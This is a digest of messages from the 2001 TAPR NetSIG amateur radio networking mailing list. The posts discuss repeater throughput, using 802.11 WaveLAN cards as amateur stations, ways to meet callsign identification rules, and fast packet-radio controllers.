While the repeaters do a good job of addressing the conventional HTS
(Where the users cannot hear each other), they do nothing to control
"Keyup HTS" which is the result of users using slow turn around radios.
In my experience when the repeater gets loaded above about 40-50%
on-time, even one slow user can dramatically affect the thruput. Some
radios take as long as half a second to key up and stabilize. Many
synthesized radios are in the 100ms range before any power appears at
all. See the article I wrote some time ago at:

http://www.cam.org/~burt/neda/htsdual.html

>
> If we're able to continue growing our network to the areas away from greater
> Seattle, we also hope to be able to re-use some of the repeater pairs have
> already allocated fairly easily, since our coordination body generally
> responds favorably to letters from the original coordinated system operator
> granting permission to the secondary applicant to reuse the channel.

You can improve the sharing of the channel with adjacent repeaters, if
you enable some form of ignoring weaker signals. For example using a rf
carrier signal level squelch (not noise operated) that would totally
shut out and ignore signals below 1.5 uv (below which the bit error rate
generally rises). This way you can maximize the useful coverage area
without interference from a close neighbor system.

Hope that this stimulates further discussion

Burt VE2BMQ>>>>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

9. [netsig] Re: Up to speed?

From: Steve Stroh <lists@strohpub.com>
Date: Sat, 03 Feb 2001 09:23:06 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132695-2001.02.03-11.42.46--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Leland:

Welcome.

Putting up a description for NetSIG is perpetually on my list of things to do.

NetSIG is targeted at Amateur Radio Digital Networking, so much of what we
discuss here is specific to Amateur Radio technologies. We certainly don't
discourage discussion of other types of networking, however. BBS' don't get
discussed much on NetSIG.

You'll probably find more that's applicable to your particular needs by
using 802.11 wireless LAN technology, especially if you're not an Amateur
Radio Operator. Alternatively, given the distances, you might also find a
lot that's of use in exploring Bluetooth, a rapidly-evolving "Personal Area
Network" that's designed to be simple, robust, and inexpensive. Single-chip
Bluetooth solutions should start appearing this year.

Thanks for your interest!

Steve Stroh N8GNJ
NetSIG Coordinator

At 12:06 2/2/2001 -0600, Leland V. Lammert wrote:
>Hi folks,
>
>I just stumbled across netsig, .. and I looked but did not see any sort of
>overview. Is there a FAQ somewhere?
>
>I would like to build a network RF system for my house, .. for remote
>control of two robots (on each floor); it seems like the simplest way to
>approach the problem is via normal TCP/IP, so any pc on the lan can
>control/query/etc. Since this would require an rf link to the lan, it
>*seems* to be something netsig might cover??
>
>Does netsig deal with any issues such as these, .. or just BBS?

>
>   TIA,
>
>   Lee
>
>==
>   Leland V. Lammert   lvl@omnitec.net
>   Chief Scientist   Omnitec Corporation
>   Network/Internet Consultants   www.omnitec.net
>==
>
>
>---
>You are currently subscribed to netsig as: sks-lists@strohpub.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

--
Steve Stroh   steve@strohpub.com   425-481-0600   ICQ 68879994
Independent Technology Writer
Specializing in Broadband Wireless Internet Access

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

10. [netsig] Re: Up to speed?

From: "Leland V. Lammert" <lvl@omnitec.net>
Date: Sat, 03 Feb 2001 13:10:23 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132713-2001.02.03-13.33.03--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/html

At 09:23 AM 2/3/01 -0800, you wrote:

Leland:

Welcome.

Putting up a description for NetSIG is perpetually on my list of things
to do.
Sounds like your 'round-2-it' list is as long
as mine <smile>!

NetSIG is targeted at Amateur
Radio Digital Networking, so much of what we discuss here is specific to
Amateur Radio technologies. We certainly don't discourage discussion of
other types of networking, however. BBS' don't get discussed much on
NetSIG.

OK, .. but where is it? 2400 [or even 9600 baud - but there is not a lot
of information there] is *NOT* Digital Networking in my book
<g>!

You'll probably find more that's
applicable to your particular needs by using 802.11 wireless LAN
technology,

Yep, .. but there aren't any small enough for a robot? I was hoping there
was some Amateur activity, .. like the ATV transmitter I found for the
video/audio from North Country Radio.

especially if you're not an
Amateur Radio Operator.

Didn't say I wasn't, .. KB0XW. Had the ticket for 20 years, .. but I'm
not that interested in voice or CW. Now, .. if I could get a 'Net
connection to a robot or in remote areas, *that* would be interesting. We
vaction in N. Indiana every summer, .. and I would love to have repeater
there for a connection to my server in St. Louis.

 Alternatively, given the
distances, you might also find a lot that's of use in exploring
Bluetooth, a rapidly-evolving "Personal Area Network" that's
designed to be simple, robust, and inexpensive. Single-chip Bluetooth
solutions should start appearing this year.

Heard about it, but it's not there yet, and I am not sure there will be

anything usable to non-production environments??

What bands does NetSIG use? Is there a node or any activity in St. Louis?
I have a T1 here, so I would be more than happy to source a node if it
makes sense. I assume NetSIG is, then, basically TCP/IP focused? If so,
that's great!

Thanks for the help, I would look forward to more info on NetSIG.

        Lee

==========

   Leland V.
Lammert
lvl@omnitec.net

      Chief
Scientist
Omnitec Corporation

  Network/Internet
Consultants
www.omnitec.net <http://www.omnitec.net/>

==========

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

11. [netsig] Re: IBM Network Design Guide

From: "Chuck Hast" <kp4djt@tampabay.rr.com>
Date: Sat, 03 Feb 2001 16:38:31 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132727-2001.02.03-15.52.24--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I found it, but you have to back track a bit from the previous
address given in the original posting since that drops you right
on the html version of the file.

If you start at the root:

www.redbooks.ibm.com

On the LH side of the screen you need to click on "REDBOOKS
ON LINE"

On the RH side of the resulting screen under "REDBOOK PORTALS"
click on "Networking".

Now you should be on the "Networking Pages", on right hand
side of screen click on "CD-ROM Collection".

On the resulting screen select "IBM Networking Redbooks Collection,
5K2T-6022-13".

Now on the resulting screen go down to "Networkig and Systems
Management Architecture" and select the 4th entry "IP Network
Design Guide, SG24-2580-01" click on it.

Now you should finally get to the screen that offers you the "PDF"
selection. (under "This Redbook" on RH side of screen)

Now so you do not have to go through all of that here is the path
directly to it.

www.redbooks.ibm.com/pubs/pdfs/redbooks/sg242580.pdf

There I think I got the right address, I do not see anything I may
have missed, that will get you 3.73m PDF file of that Redbook...
Nice document to have around...

On Fri, 2 Feb 2001 06:17:22 -0500, ScottM wrote:

>I believ if you look on the right side it allows to view as a PDF file.
>
>Scott

>----- Original Message -----
>From: "Chuck Hast" <kp4djt@tampabay.rr.com>
>To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
>Sent: Thursday, February 01, 2001 11:10 PM
>Subject: [netsig] Re: IBM Network Design Guide
>
>
>> Is it available as a pdf file also? Or only as a html set of files and of
>> course the real thing... a book...
>>
>> On Sun, 28 Jan 2001 18:02:57 -0500, ScottM wrote:
>>
>> >If you are not famliar with IBM's Redbooks, they are excellent. And the
>> >price can't be beat, especially since they can be downloaded for free.
>The
>> >book mentioned below is over 300 pages. Even at the Printed price, they
>are
>> >an excellent deal.
>> >
>> >
>> >Scott
>> >KF4SNV.
>> >----- Original Message -----
>> >From: "BobD" <BobD@virtualconst.com>
>> >To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
>> >Sent: Sunday, January 28, 2001 4:42 PM
>> >Subject: [netsig] IBM Network Design Guide
>> >
>> >
>> >> For anyone who may want to read up on Routing, TCP/IP, IP Security,
>etc.
>> >> here's an IBM Redbook you can read online. If you go to
>redbooks.ibm.com
>> >you
>> >> will find the complete list of about 40 or so Redbooks.
>> >>
>> >> http://www.redbooks.ibm.com/redbooks/SG242580.html
>> >>
>> >>
>> >>
>> >> ---
>> >> You are currently subscribed to netsig as: SMORRIS@MINDSPRING.COM
>> >> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>> >>
>> >
>> >
>> >---
>> >You are currently subscribed to netsig as: kp4djt@tampabay.rr.com
>> >To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>> >
>>
>> Chuck Hast   e-mail   kp4djt@tampabay.rr.com
>>
>>   ---- FPAC ----
>> www.qsl.net/fpac/
>>
>>
>> ---
>> You are currently subscribed to netsig as: SMORRIS@MINDSPRING.COM
>> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>>
>
>
>---
>You are currently subscribed to netsig as: kp4djt@tampabay.rr.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>

Chuck Hast   e-mail   kp4djt@tampabay.rr.com

   ---- FPAC ----
www.qsl.net/fpac/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

12. [netsig] Ham Ethernet

From: "Rod Fritz" <rfritz@west.net>
Date: Sat, 3 Feb 2001 15:49:17 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: "Rodney S. Fritz" <rfritz@west.net>, <w6vlm@sbarc.org>
Message-ID: <LYR6748-132737-2001.02.03-18.03.48--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I'm currently experimenting with Lucent WaveLAN (Orinoco Gold) cards. My initial goal is a wide bandwidth link between my home and ATV repeater/computer over an 8 mile line-of-site path. Once that's stable, I might want to attempt a ham ethernet repeater (can you say digital video?)

I could run the equipment Part 15 (ho-hum) or as amateur stations. To run as an amateur station, I need at least two new features:

1) the ability to run peer-to-peer on a channel in the 2.4 GHz ham band (the driver locks onto Channel 10, out of band), and

2) a driver/software patch that allows me to legally ID.

Has anyone resolved these issues?

3) Another hitch is that the proprietary connectors on the cards seem to require the purchase of expensive 20" pigtails to N-connectors. I tried to buy a pair and was told that a Cisco rep needs to authorize such sales, and they didn't. Is anyone aware of a reasonable/available source for the connectors or pigtails? I'm in southern California.

As soon as I get past these hurdles, I can move on. The prospects look extremely promising with 24 db antennas at each end. The repeater is more of a challenge, since I'd probably need to use a 7-10 db omni.

Encouraging feedback is welcome,
Rod WB9KMO

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

13. [netsig] Re: Ham Ethernet

From: "Ryan K. Brooks" <ryan@hack.net>
Date: Sat, 3 Feb 2001 17:51:14 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: "Rodney S. Fritz" <rfritz@west.net>, <w6vlm@sbarc.org>
Message-ID: <LYR6748-132738-2001.02.03-18.08.55--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

> 2) a driver/software patch that allows me to legally ID.

I was thinking of a similar application. I planned on dealing with the ID issue by just sending a ping with a payload containing my call via a crontab. Right now ping just pads with a bunch of sequential ASCII, and I was going to mod the source to add a flag with my call.

Let me know where you get on the channel issue.

-R

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

14. [netsig] Re: Ham Ethernet

From: "Rod Fritz" <rfritz@west.net>
Date: Sat, 3 Feb 2001 16:16:16 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132740-2001.02.03-18.30.17--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Your ID method sounds like a good idea, but my gut feeling is that it may not constitute a legal ID. I'm not an expert on the subject. How can we confirm that any particular ID method is legal?

Thanks for the feedback. I'll keep in touch.

Rod WB9KMO

----- Original Message -----
From: "Ryan K. Brooks" <ryan@hack.net>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: "Rodney S. Fritz" <rfritz@west.net>; <w6vlm@sbarc.org>
Sent: Saturday, February 03, 2001 3:51 PM
Subject: [netsig] Re: Ham Ethernet

> > 2) a driver/software patch that allows me to legally ID.
>
> I was thinking of a similar application. I planned on dealing with the ID
> issue by just sending a ping with a payload containing my call via a
> crontab.   Right now ping just pads with a bunch of sequential ASCII, and
I
> was going to mod the source to add a flag with my call.
>
> Let me know where you get on the channel issue.
>
> -R
>
>
>
> ---
> You are currently subscribed to netsig as: rfritz@west.net
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

15. [netsig] Re: Ham Ethernet

From: Steve Rubin <ser@tch.org>
Date: Sat, 3 Feb 2001 16:16:49 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: "Rodney S. Fritz" <rfritz@west.net>, w6vlm@sbarc.org
Message-ID: <LYR6748-132741-2001.02.03-18.30.48--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

>
> 3) Another hitch is that the proprietary connectors on the cards seem to
> require the purchase of expensive 20" pigtails to N-connectors. I tried to
> buy a pair and was told that a Cisco rep needs to authorize such sales, and
> they didn't. Is anyone aware of a reasonable/available source for the
> connectors or pigtails? I'm in southern California.

www.hyperlinktech.com, $30 I beleive. They also have antennas at
reasonable prices. Check out www.ydi.com also.

>
> As soon as I get past these hurdles, I can move on. The prospects look
> extremely promising with 24 db antennas at each end. The repeater is more
> of a challenge, since I'd probably need to use a 7-10 db omni.

I've got a 7 mile P-T-P link using BreezeCOM AP's (100mw I think) using
UNI-24 antennas.   A friend of mine is using Orinoco cards over about a 4
mile link, also using UNI-24's. Check out www.bawug.org for some other info.

--
Steve Rubin   / KG6DFV / Phone: (408)270-3258 Fax: (408)270-3273
Email: ser@tch.org / N57DL /   http://www.tch.org/~ser/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

16. [netsig] Re: Ham Ethernet

From: "Ryan K. Brooks" <ryan@hack.net>
Date: Sat, 3 Feb 2001 18:22:57 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132743-2001.02.03-18.40.41--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Not sure... Obviously the call is going to have to be inside at least an
ethernet frame, so it's always going to be encapsulated.

Anyone with a sniffer on the link would see my call, so I thought that met
the purpose of ID'ing... albiet less than ideal.

-R

----- Original Message -----
From: "Rod Fritz" <rfritz@west.net>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Sent: Saturday, February 03, 2001 6:16 PM
Subject: [netsig] Re: Ham Ethernet

> Your ID method sounds like a good idea, but my gut feeling is that it may
> not constitute a legal ID. I'm not an expert on the subject. How can we
> confirm that any particular ID method is legal?
>
> Thanks for the feedback. I'll keep in touch.
>
> Rod WB9KMO
>
> ----- Original Message -----
> From: "Ryan K. Brooks" <ryan@hack.net>
> To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
> Cc: "Rodney S. Fritz" <rfritz@west.net>; <w6vlm@sbarc.org>
> Sent: Saturday, February 03, 2001 3:51 PM
> Subject: [netsig] Re: Ham Ethernet
>
>
> > > 2) a driver/software patch that allows me to legally ID.
> >
> > I was thinking of a similar application. I planned on dealing with the
ID
> > issue by just sending a ping with a payload containing my call via a
> > crontab.   Right now ping just pads with a bunch of sequential ASCII,
and
> I
> > was going to mod the source to add a flag with my call.
> >
> > Let me know where you get on the channel issue.
> >
> > -R
> >
> >
> >
> > ---
> > You are currently subscribed to netsig as: rfritz@west.net
> > To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
> >
> >
>
>
> ---
> You are currently subscribed to netsig as: ryan@inc.net
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

17. [netsig] Re: Ham Ethernet

From: "Rod Fritz" <rfritz@west.net>
Date: Sat, 3 Feb 2001 17:25:32 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: "Rodney S. Fritz" <rfritz@west.net>
Message-ID: <LYR6748-132749-2001.02.03-19.39.27--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I was thinking more conventionally, like coding the driver so it
periodically turned on the transmitter to send your call-sign in CW. I
don't have access to the driver source-code though, so it sounds a bit
tricky.

Rod WB9KMO

----- Original Message -----

From: "Ryan K. Brooks" <ryan@hack.net>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Sent: Saturday, February 03, 2001 4:22 PM
Subject: [netsig] Re: Ham Ethernet

> Not sure... Obviously the call is going to have to be inside at least an
> ethernet frame, so it's always going to be encapsulated.
>
> Anyone with a sniffer on the link would see my call, so I thought that met
> the purpose of ID'ing... albiet less than ideal.
>
> -R
>
> ----- Original Message -----
> From: "Rod Fritz" <rfritz@west.net>
> To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
> Sent: Saturday, February 03, 2001 6:16 PM
> Subject: [netsig] Re: Ham Ethernet
>
>
> > Your ID method sounds like a good idea, but my gut feeling is that it
may
> > not constitute a legal ID. I'm not an expert on the subject. How can
we
> > confirm that any particular ID method is legal?
> >
> > Thanks for the feedback. I'll keep in touch.
> >
> > Rod WB9KMO
> >
> > ----- Original Message -----
> > From: "Ryan K. Brooks" <ryan@hack.net>
> > To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
> > Cc: "Rodney S. Fritz" <rfritz@west.net>; <w6vlm@sbarc.org>
> > Sent: Saturday, February 03, 2001 3:51 PM
> > Subject: [netsig] Re: Ham Ethernet
> >
> >
> > > > 2) a driver/software patch that allows me to legally ID.
> > >
> > > I was thinking of a similar application. I planned on dealing with
the
> ID
> > > issue by just sending a ping with a payload containing my call via a
> > > crontab.   Right now ping just pads with a bunch of sequential ASCII,
> and
> > I
> > > was going to mod the source to add a flag with my call.
> > >
> > > Let me know where you get on the channel issue.
> > >
> > > -R
> > >
> > >
> > >
> > > ---
> > > You are currently subscribed to netsig as: rfritz@west.net
> > > To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
> > >
> > >
> >
> >
> > ---
> > You are currently subscribed to netsig as: ryan@inc.net
> > To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
> >
> >
> >
> >
> ---
> You are currently subscribed to netsig as: rfritz@west.net
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org

To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

18. [netsig] Re: Ham Ethernet

From: "Ryan K. Brooks" <ryan@hack.net>
Date: Sat, 3 Feb 2001 19:28:35 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132759-2001.02.03-19.46.34--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

You'd have to do that with a distinct transmitter, the wavelan chipsets are highly integrated.

R

----- Original Message -----
From: "Rod Fritz" <rfritz@west.net>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: "Rodney S. Fritz" <rfritz@west.net>
Sent: Saturday, February 03, 2001 7:25 PM
Subject: [netsig] Re: Ham Ethernet

> I was thinking more conventionally, like coding the driver so it
> periodically turned on the transmitter to send your call-sign in CW. I
> don't have access to the driver source-code though, so it sounds a bit
> tricky.
>
> Rod WB9KMO
>
> ----- Original Message -----
> From: "Ryan K. Brooks" <ryan@hack.net>
> To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
> Sent: Saturday, February 03, 2001 4:22 PM
> Subject: [netsig] Re: Ham Ethernet
>
>
> > Not sure... Obviously the call is going to have to be inside at least an
> > ethernet frame, so it's always going to be encapsulated.
> >
> > Anyone with a sniffer on the link would see my call, so I thought that
> met
> > the purpose of ID'ing... albiet less than ideal.
> >
> > -R
> >
> > ----- Original Message -----
> > From: "Rod Fritz" <rfritz@west.net>
> > To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
> > Sent: Saturday, February 03, 2001 6:16 PM
> > Subject: [netsig] Re: Ham Ethernet
> >
> >
> > > Your ID method sounds like a good idea, but my gut feeling is that it
> > may
> > > not constitute a legal ID. I'm not an expert on the subject. How can
> > we
> > > confirm that any particular ID method is legal?
> > >
> > > Thanks for the feedback. I'll keep in touch.
> > >
> > > Rod WB9KMO
> > >
> > > ----- Original Message -----
> > > From: "Ryan K. Brooks" <ryan@hack.net>
> > > To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
> > > Cc: "Rodney S. Fritz" <rfritz@west.net>; <w6vlm@sbarc.org>
> > > Sent: Saturday, February 03, 2001 3:51 PM
> > > Subject: [netsig] Re: Ham Ethernet
> > >
> > >
> > > > > 2) a driver/software patch that allows me to legally ID.
> > > >
> > > > I was thinking of a similar application. I planned on dealing with
> > the
> > > ID
> > > > issue by just sending a ping with a payload containing my call via a
> > > > crontab. Right now ping just pads with a bunch of sequential
> > ASCII,
> > > and

> > > I
> > > > was going to mod the source to add a flag with my call.
> > > >
> > > > Let me know where you get on the channel issue.
> > > >
> > > > -R
> > > >
> > > >
> > > >
> > > > ---
> > > > You are currently subscribed to netsig as: rfritz@west.net
> > > > To unsubscribe send a blank email to
leave-netsig-6748T@lists.tapr.org
> > > >
> > > >
> > >
> > >
> > > ---
> > > You are currently subscribed to netsig as: ryan@inc.net
> > > To unsubscribe send a blank email to
leave-netsig-6748T@lists.tapr.org
> > >
> > >
> >
> >
> > ---
> > You are currently subscribed to netsig as: rfritz@west.net
> > To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
> >
> >
>
>
> ---
> You are currently subscribed to netsig as: ryan@inc.net
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

19. [netsig] Re: Ham Ethernet

From: kbrown@powerhouseproductions.com (Kevin Brown)
Date: Sat, 3 Feb 2001 20:20:37 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132783-2001.02.03-20.33.30--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Figured I could weigh in a bit...

As I see it, you need to get wireless based connectivity from home to
repeater, 8 miles away. You are trying to do it using 802.11b-compliant
hardware (2.4Ghz yes... Ham license required? NO).

Using two 802.11b bridges, you could traverse the distance easily and no
routine ID is required. The trick now is how to get the radio audio and
data onto the bridges.

I would consider a product from JPS Communications. I think it's the NXU-16
They interface to the radio audio and serial data, and encapsulate them into
ethernet-based IP frames. Now we can bridge across the wireless link.
Another NXU-16 on the other end to re-assemble the IP packets and remove the
ethernet frames...and you should be in business. I haven't worked with the
JPS Communications products myself and have only seen their
demo/literature...but it should do the trick you need.

Unless I'm missing something else....this wouldn't require any special ID on
the wireless segment...UNLESS you are trying to move the lucent gear onto
the amateur portion of the band. I'd suggest you need not do that.

Add some IP Precendence bit swapping, and you potentially could do this over
the internet too. Granted, a lot of providers are up to snuff on that
deal...but you never know until you try.

----- Original Message -----
From: "Ryan K. Brooks" <ryan@hack.net>

To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Sent: Saturday, February 03, 2001 7:28 PM
Subject: [netsig] Re: Ham Ethernet

: You'd have to do that with a distinct transmitter, the wavelan chipsets
are
: highly integrated.
:
: R
:
: ----- Original Message -----
: From: "Rod Fritz" <rfritz@west.net>
: To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
: Cc: "Rodney S. Fritz" <rfritz@west.net>
: Sent: Saturday, February 03, 2001 7:25 PM
: Subject: [netsig] Re: Ham Ethernet
:
:
: > I was thinking more conventionally, like coding the driver so it
: > periodically turned on the transmitter to send your call-sign in CW. I
: > don't have access to the driver source-code though, so it sounds a bit
: > tricky.
: >
: > Rod WB9KMO
: >
: > ----- Original Message -----
: > From: "Ryan K. Brooks" <ryan@hack.net>
: > To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
: > Sent: Saturday, February 03, 2001 4:22 PM
: > Subject: [netsig] Re: Ham Ethernet
: >
: >
: > > Not sure... Obviously the call is going to have to be inside at least
an
: > > ethernet frame, so it's always going to be encapsulated.
: > >
: > > Anyone with a sniffer on the link would see my call, so I thought that
: met
: > > the purpose of ID'ing... albiet less than ideal.
: > >
: > > -R
: > >
: > > ----- Original Message -----
: > > From: "Rod Fritz" <rfritz@west.net>
: > > To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
: > > Sent: Saturday, February 03, 2001 6:16 PM
: > > Subject: [netsig] Re: Ham Ethernet
: > >
: > >
: > > > Your ID method sounds like a good idea, but my gut feeling is that
it
: > may
: > > > not constitute a legal ID. I'm not an expert on the subject. How
can
: > we
: > > > confirm that any particular ID method is legal?
: > > >
: > > > Thanks for the feedback. I'll keep in touch.
: > > >
: > > > Rod WB9KMO
: > > >
: > > > ----- Original Message -----
: > > > From: "Ryan K. Brooks" <ryan@hack.net>
: > > > To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
: > > > Cc: "Rodney S. Fritz" <rfritz@west.net>; <w6vlm@sbarc.org>
: > > > Sent: Saturday, February 03, 2001 3:51 PM
: > > > Subject: [netsig] Re: Ham Ethernet
: > > >
: > > >
: > > > > > 2) a driver/software patch that allows me to legally ID.
: > > >
: > > > I was thinking of a similar application. I planned on dealing
with
: > the
: > > ID
: > > > > issue by just sending a ping with a payload containing my call via
a
: > > > crontab.   Right now ping just pads with a bunch of sequential

: ASCII,
: > > and
: > > > I
: > > > > was going to mod the source to add a flag with my call.
: > > > >
: > > > > Let me know where you get on the channel issue.
: > > > >
: > > > > -R
: > > > >
: > > > >
: > > > >
: > > > > ---
: > > > > You are currently subscribed to netsig as: rfritz@west.net
: > > > > To unsubscribe send a blank email to
: leave-netsig-6748T@lists.tapr.org
: > > > >
: > > > >
: > > >
: > > >
: > > > ---
: > > > You are currently subscribed to netsig as: ryan@inc.net
: > > > To unsubscribe send a blank email to
: leave-netsig-6748T@lists.tapr.org
: > > >
: > > >
: > >
: > >
: > > ---
: > > You are currently subscribed to netsig as: rfritz@west.net
: > > To unsubscribe send a blank email to
leave-netsig-6748T@lists.tapr.org
: > >
: > >
: >
: >
: > ---
: > You are currently subscribed to netsig as: ryan@inc.net
: > To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
: >
: >
:
:
: ---
: You are currently subscribed to netsig as:
kbrown@powerhouseproductions.com
: To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
:

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

20. [netsig] Re: Ham Ethernet

From: Steve Stroh <lists@strohpub.com>
Date: Sat, 03 Feb 2001 20:35:05 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132800-2001.02.03-22.53.58--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

All:

The rules say that you have to have to identify your transmitter by
transmitting your callsign every ten minutes.

WHATEVER method you use to accomplish that is reasonable. The rules don't
specify HOW you must do the transmission. They USED to... for example,
packet transmissions used to require a CW ID, but the rules have been
updated not to specify a method. Lots of people worked pretty hard to get
the rules liberalized so that we DIDN'T HAVE to deal with such
administrivia. I think that a PING with a callsign embedded in it is
perfectly reasonable. Fot that

IF, and this is a very strong IF the FCC doesn't agree that your particular
ID method of choice isn't adequate, they'll TELL you. They AREN'T standing
by waiting to jump on us for every potential infraction of the rules. The
FCC >>> WANTS <<< experimentation to occur; that's one of the major reasons
that the rules WERE liberalized. For example, Part 15 equipment used to be
unusable under Part 97, because the rules didn't permit "modern" forms of

Spread Spectrum, as implemented in Part 15 devices. The rules were changed,
with great effort, and now "modern" spread spectrum techniques CAN be used
under Part 97 rules. As far as I'm concerned, it could just as well be a
digitized audio clip of a voice ID'ing.

Don't get bogged down in the administrivia - make a good faith effort to
observe the rules as you understand them, document your ID method, and have
at it.

Thanks,

Steve N8GNJ

At 18:22 2/3/2001 -0600, Ryan K. Brooks wrote:
>Not sure... Obviously the call is going to have to be inside at least an
>ethernet frame, so it's always going to be encapsulated.
>
>Anyone with a sniffer on the link would see my call, so I thought that met
>the purpose of ID'ing... albiet less than ideal.
>
>-R
>
>----- Original Message -----
>From: "Rod Fritz" <rfritz@west.net>
>To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
>Sent: Saturday, February 03, 2001 6:16 PM
>Subject: [netsig] Re: Ham Ethernet
>
>
> > Your ID method sounds like a good idea, but my gut feeling is that it may
> > not constitute a legal ID. I'm not an expert on the subject. How can we
> > confirm that any particular ID method is legal?
> >
> > Thanks for the feedback. I'll keep in touch.
> >
> > Rod WB9KMO

--
Steve Stroh   steve@strohpub.com   425-481-0600   ICQ 68879994
Independent Technology Writer
Specializing in Broadband Wireless Internet Access

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

21. [netsig] Re: Up to speed?

From: "Ulf Kumm" <ulf@symek.de>
Date: Sun, 4 Feb 2001 11:08:41 +0100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132826-2001.02.04-04.46.09--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

-----Ursprüngliche Nachricht-----
  Von: Leland V. Lammert
  An: TAPR Networking Special Interest Group
  Gesendet: Samstag, 3. Februar 2001 20:10
  Betreff: [netsig] Re: Up to speed?

  OK, .. but where is it? 2400 [or even 9600 baud ...
Hi,

there exists amateur-developed packet-radio equipment
which is faster by far as the 1200 or 9600 bauds and
well suited for network applications! Up to Mbit/s !

The packet-controllers of the TNC3 series (still using
standard AX.25 protocol) has features to act as Hayes
modem (e.g. you type AT DP callsign instead of C callsign).
With this firmware, standard software for networking
can be used.

For TCP/IP, this controllers have a SLIP mode. You can
use just an Internet browser for packet-radio.

